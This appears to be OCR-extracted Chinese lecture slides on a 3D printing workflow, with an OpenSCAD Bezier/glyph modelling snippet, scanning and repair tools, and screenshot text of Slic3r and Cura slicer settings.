3D建模：OpenSCAD

OpenSCAD – test.scad


```
module BezConic(p0,p1,p2,steps=5,h=10) {

    stepsize1 = (p1-p0)/steps;
    stepsize2 = (p2-p1)/steps;

    for (i=[0:steps-1]) {
        assign(point1 = p0+stepsize1*i)
        assign(point2 = p1+stepsize2*i)
        assign(point3 = p0+stepsize1*(i+1))
        assign(point4 = p1+stepsize2*(i+1))  {
            assign(bpoint1 = point1+(point2-point1)*(i/steps))
            assign(bpoint2 = point3+(point4-point3)*((i+1)/steps))
{
                //polygon(points=[bpoint1,bpoint2,p1]);
                linear_extrude(height=h) polygon(points=[bpoint1,bp
oint2,p1]);
            }
        }
    }
}

module YaHei_contour00x5b89_skeleton() {
translate([0,0,-10/2]) linear_extrude(height=10) polygon( points=[
        [30, 38], [33, 40], [33, 37],
        [30, 30], [25, 24], [42.5, 24.0],
        [60, 24], [63, 23], [60, 21],
        [55.0, 21.0], [50, 21], [46, 12],
        [37, 3], [50, -3], [59, -6],
        [61, -9], [58, -9], [49, -6],
        [35, 0], [24, -7], [4, -9],
        [1, -8], [3, -6], [23, -4],
        [31, 2], [22, 5], [17, 7],
```




Viewport: translate = [0.00 0.00 0.00], rotate = [48.70 0.00 308.70], distance = 1953.29

3D建模：Kinect + ReconstructMe


模型修复：netfabb




模型切片：Slic3r



Slic3r
Plater
Print Settings
Filament Settings
Printer Settings
More
Fewer
45° ccw
45° cw
Rotate...
Scale...
Split
Name
Copies
Scale
bunny-flatfoot.stl
1
100%
Y = 90
X = 95
Add...
Delete
Print settings:
Claud-RepRap
Filament:
Claud-RepRap
Loaded /Users/Claud/Hardware/RapidPrototyping/STL/bunny-flatfoot.stl
Slic3r
Plater
Print Settings
Filament Settings
Printer Settings
Claud-RepRap
Layers and perimeters
Infill
Speed
Skirt and brim
Support material
Notes
Output options
Multiple Extruders
Advanced
Layer height
Layer height:
0.3
mm
First layer height:
100%
mm or %
Vertical shells
Perimeters (minimum):
3
Randomize starting points:
Generate extra perimeters when needed:
Horizontal shells
Solid layers:
Top:
5
Bottom:
3
Advanced
Avoid crossing perimeters:
Loaded /Users/Claud/Hardware/RapidPrototyping/STL/bunny-flatfoot.stl


模型切片：Cura


Cura - 13.06.5
Basic
Advanced
Start/End-GCode
Quality
Layer height (mm) 0.2
Shell thickness (mm) 0.8
Enable retraction
Fill
Bottom/Top thickness (mm) 0.6
Fill Density (%) 20
Speed & Temperature
Print speed (mm/s) 50
Printing temperature (C) 220
Bed temperature (C) 70
Support
Support type None
Platform adhesion type None
Filament
Diameter (mm) 2.89
Flow (%) 100.0
2 hours 43 minutes
5.74 meter 47 gram

模型切片：效果










模型切片：背后的工作


- 输入上百个配置参数
- 生成内部填充
- 生成外部支撑
- 适配材料特性和打印机参数
- 生成完整的打印机控制指令
- 实现速度与质量的折中



模型切片：软件和参数的影响








